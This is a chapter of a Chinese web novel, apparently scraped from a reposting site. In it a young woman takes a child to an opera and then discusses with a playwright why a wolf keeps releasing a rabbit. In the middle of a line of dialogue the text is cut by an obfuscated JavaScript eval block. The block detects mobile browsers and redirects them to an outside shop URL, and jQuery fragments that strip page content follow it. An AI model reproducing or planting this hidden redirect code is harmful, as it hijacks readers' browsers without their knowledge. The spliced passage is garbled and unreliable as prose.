文趣网 > 其他小说 > 灭世反派决定去写童话 > 9. 伶角·戏台 不如不遇倾城色!
    应珍又去了几次那座破庙,但她却再也没有见过那个老僧,就像她也没再见到风娘子一般。

    宿珲如此解释:“应宁寺的那个老和尚啊?我只知道他也是皆渡门的弟子,他这样的人总是飘忽不定的。”

    “我阿娘么?”阿蔻咬了一口糕点,“她一直都在的呀!你看,这是阿娘新给我做的糕糕!阿珍姐姐,你也吃一块吧!”

    应珍擦掉阿蔻嘴边的碎屑:“我吃不得糖,小阿蔻,你自己吃吧!”

    “阿娘没有在月牙酥里加糖,她说我再吃糖的话,蛀虫会钻进我的牙齿里……”

    应珍难免自作多情了一下,风娘子这是知道阿蔻要来悟缃居,专门给她做的?

    “阿娘还说了,阿珍姐姐吃不得糖,所以也没放糖,可是阿珍姐姐你的病不是大好了吗?”

    应珍一愣,风娘子还真是专门给她做的。

    可是,为什么?

    就因为她是阿蔻的好朋友?

    爱屋及乌,倒也说得通。

    应珍拿起一块月牙酥,表面是糯米温润的米白色,微微泛着油光;放进嘴里,内馅是芋泥,细腻得几乎感受不到颗粒,只在舌尖留下绵长悠远;咽下后,余香还在口腔里盘旋,不是浓烈地占据,而是若有若无地萦绕。

    这种感觉,这个味道,似乎有些熟悉。

    “阿珍姐姐,月牙酥好吃吗?”“好吃,很好吃……”

    青瓷盘中还有两三块,阿蔻将它退到应珍面前:“那阿珍姐姐,你就多多多多吃一些吧!”

    “说吧,”应珍已然是很了解阿蔻了,“你的小脑瓜里打着什么算盘?”

    阿蔻倒在应珍怀里咯咯地笑了:“外面来了一群人,他们在北面的空地里搭了个戏台子,阿娘不带我去,说我还是小孩,看不懂风风花花。”

    “所以呢?”

    “所以阿珍姐姐你吃了我的月牙酥,你带我去吧。”

    应珍捏上阿蔻的脸蛋:“你阿娘让你带来和我分着吃的吧!”

    阿蔻在应珍的怀里拱来拱去,捂着嘴偷笑:“一共六块月牙酥,阿蔻只吃了一块哦!其他的都进了阿珍姐姐的肚子里!”

    “你呀你!”应珍将阿蔻放到地上,为她整理好皱在一起的衣裙,再无奈地戳了戳她的额头,“走吧,我们悄悄去,若是被你阿娘发现了,就说是宿先生准我们来的。”

    阿蔻牵上应珍的手:“阿珍姐姐最好了!”

    **

    应珍与阿蔻赶到时,戏正唱到高潮。台上那武生手持长剑,水袖染血,唱腔凄厉如泣。

    阿蔻看得害怕,把脸埋进应珍的衣袖。

    “阿珍姐姐,他为何要杀她?”

    “戏文里说,他太爱她了。”

    “爱她为何还要杀她?”

    台上的戏子正唱到断肠处,水袖翻飞如垂死的蝶。

    “你瞧,”应珍压低声音,“那书生手中的剑在发抖。”

    阿蔻踮起脚尖:“他在哭吗?”

    “或许吧。”应珍心不在焉地,目光不由自主飘向戏台后面的那株梧桐树。

    树影里的青衫女子依然静静立着,深秋时分,她竟然还摇着手中的团扇,扇风。

    台上的武生忽然跪倒在地,抱起台上已然气绝的青衣女子。

    他的唱词破碎在夜风里:

    “不如不遇倾城色!

    不如不遇——那年春——

    鬓边海棠初绽蕊,

    相逢恰在月朦胧之时,

    初见便已许平生。

    世事难料,生难同衾,死难同穴——

    不如不遇倾城色!不如不遇——那年春——”

    戏唱完了,人也散了。

    阿蔻已伏在应珍肩头睡得香甜,应珍站在原地久久不愿离去,她似乎看过这台戏。

    卸了妆的武生独坐在戏箱上,他们望着空荡荡的场子出神。

    夜风撩起武生未绾的发丝,他现在的神情不像台上那般狠厉了。

    他看见应珍,微微一怔:“姑娘,这么晚还不归家?”

    “正要回,”应珍顿了顿,“你的戏演得极好。”

    武生浅笑,笑意未达眼底:“好在哪里?”

    “好在……你杀她时的那一眼,比所有的唱词都真切。”

    “因为他杀她,”梧桐树下的青衣女子款步而来,“是真。”

    武生的笑容凝在唇边,月光照着他骤然失色的面容。

    “那他后悔了吗?”应珍问道。

    “戏文里,他后悔了。”青衣女子说道。

    武生苦涩地扯出一个微笑:“戏文外……他也后悔了。”

    “后悔有何用?这世上又无死而复生之法。”

    “可……他的心也很痛……”

    “他的长剑刺进她胸口时,她的心,更痛!”

    “可……他有他的苦衷!”

    “阿珍姐姐,”阿蔻迷迷糊糊地睁开眼睛,“咦?台上的武生阿叔和青衫阿姊怎么跑到阿蔻面前演戏了?”

    “童言无忌,童言无忌,”应珍瞬间捂住阿蔻胡言乱语的嘴,连声道歉,“还望二位海涵。”

    “小妹妹,”青衣女子用团扇轻敲了一下阿蔻的头,“你认错人了,那个青衫阿姊已经死了,我只是和她长得很像……而已。”

    应珍又手忙脚乱地捂住阿蔻的耳朵,横了青衣女子一眼,这人说话也是没轻没重。

    “阿珍姐姐,我好困啊……”阿蔻又趴到应珍肩头。

    “先把这小孩儿送回去吧,”青衣女子递给应珍一本折子,上面写着一些剧目,“这些个戏本子都是我写的,我……们会在这里待五日,邀你来看剩下的剧目。”

    回去的路上,阿蔻在睡梦中呓语:“大灰狼……不会吃小白兔的……”

    这是那个阿蔻心心念念的故事,那个关于“小白兔总被大灰狼抓住,但大灰狼总是把小白兔放生”的故事。

    应珍灵光乍现,或许她该问问那个专门写戏本子的青衣女子,问问她大灰狼为何总是将小白兔放生。

    **

    风娘子依旧不在家。

    应珍将阿蔻送回房,为她掖好被角后,便转身朝着戏班临时落脚的院子走去。

    夜已深,厢房里还亮着一盏如豆的油灯。

    窗纸上,映出一个纤细清瘦的身影,正伏案书写。应珍轻轻叩响了门扉。

    门“吱呀”一声开了。

    “你怎么现在来了?”青衣女子见是应珍,有些意外,但也侧身让她进去。

    屋内陈设简陋,唯有一桌一椅一榻。桌上散放着笔墨纸砚,几张写满字的宣纸被镇纸压着,墨迹未干。

    “有事向你请教。”应珍说得理所当然,全然不觉深;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17610594|205924||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    夜非请到访失了礼数。

    青衣女子倒也不恼:“你说。”

    “我家阿妹给我出了一个难题,她想让我给她讲小白兔总被大灰狼抓住,但大灰狼总是把小白兔放生的故事。”

    “小白兔总被大灰狼抓住,但大灰狼总是把小白兔放生?”青衣女子重复道,眸色在烛光下微微闪动,她若有所思地看向应珍,“这故事,真是有趣。”

    “在你看来,大灰狼为何总是把小白兔放生?”“我倒更为好奇,那小白兔又为何总被大灰狼抓住?”

    “大灰狼抓住小白兔是件易如反掌之事。”

    “非也,小白兔大可逃到千里之外。”

    “那大灰狼也可以追到千里之外。”

    “只是为了抓这一只兔子?离开自己的领土?”

    “是……”

    “阿珍姑娘,这故事,你当真不知该如何讲?”

    “那大灰狼,或许并非不想吃,而是不能吃……”应珍的声音很轻,“它可能受过伤,欠了谁几千条命。所以每一次抓住白兔,都是在试探自己还能不能下得去口。”

    “那那只特别的白兔呢?灰狼为何愿意为了追逐它而离开自己的领土?”

    “因为恨……恨他的挑衅,恨他的不知好歹。”

    “恨?若只是恨,一击毙命便是。何必反复?依我看,那狼或许是因为爱,或许是因为害怕。”

    “爱?”

    “只有爱才会让一头狼愿意违背天性克制欲望而不去伤害一只兔子。”

    “那她为何会害怕?

    “因为大灰狼需要通过反反复复的抓捕来确认这小白兔是否活着,而那只白兔,也是唯一能让它感觉到自己还活着,还拥有力量的存在。而放生……是因为她深知,一旦真的吞噬了这唯一的鲜活,她的世界将彻底归于死寂。她需要的,不是一个果腹的食物,而是一个永恒的……参照物。”

    “所以,”应珍轻声总结,“捕捉,是为了对抗遗忘;放生,是为了延续这场对抗?”青衣女子的身体几不可查地晃了一下,她避开应珍的目光,重新看向桌上的稿纸,声音低得几乎听不见:“或许吧……戏文里的爱恨,总需要一些看似不合常理的执念来支撑。否则,故事便索然无味了。”

    “但我需要纠正你一点,他,从来不是唯一……”应珍垂眸,“那若大灰狼反复抓住又放生的是整个兔群呢?”

    “她也为了那一只特别的兔子。”

    “为了那一只特别的兔子?”应珍笑了,“姑娘的戏文写得很好,风月轶事,爱恨嗔痴,但姑娘却不知这世上还有一种感情叫慈悲。”

    青衣女子也笑了:“阿珍姑娘也有所不知,一只大灰狼是很难抓住整个兔群的。若要抓住整个兔群,她只能潜入兔子窝,可兔子也会闻到陌生的气味,除非……”

    “除非什么?”

    “除非那大灰狼是只披着狼皮的兔子,真正的大灰狼对于兔群或许会慈悲,但那不过一次两次,”青衣女子看着应珍的眼睛,“而只有兔子才会一次又一次地无限制将兔子放生。”

    “……”

    “阿珍姑娘,你的故事我听完了,你的问题我也回答了,想必你也不会再来戏班子看戏了。”

    “恕我对那些风月桃花的故事不感兴趣。”

    “那便也就不强求了,阿珍姑娘,有缘再与你相逢。”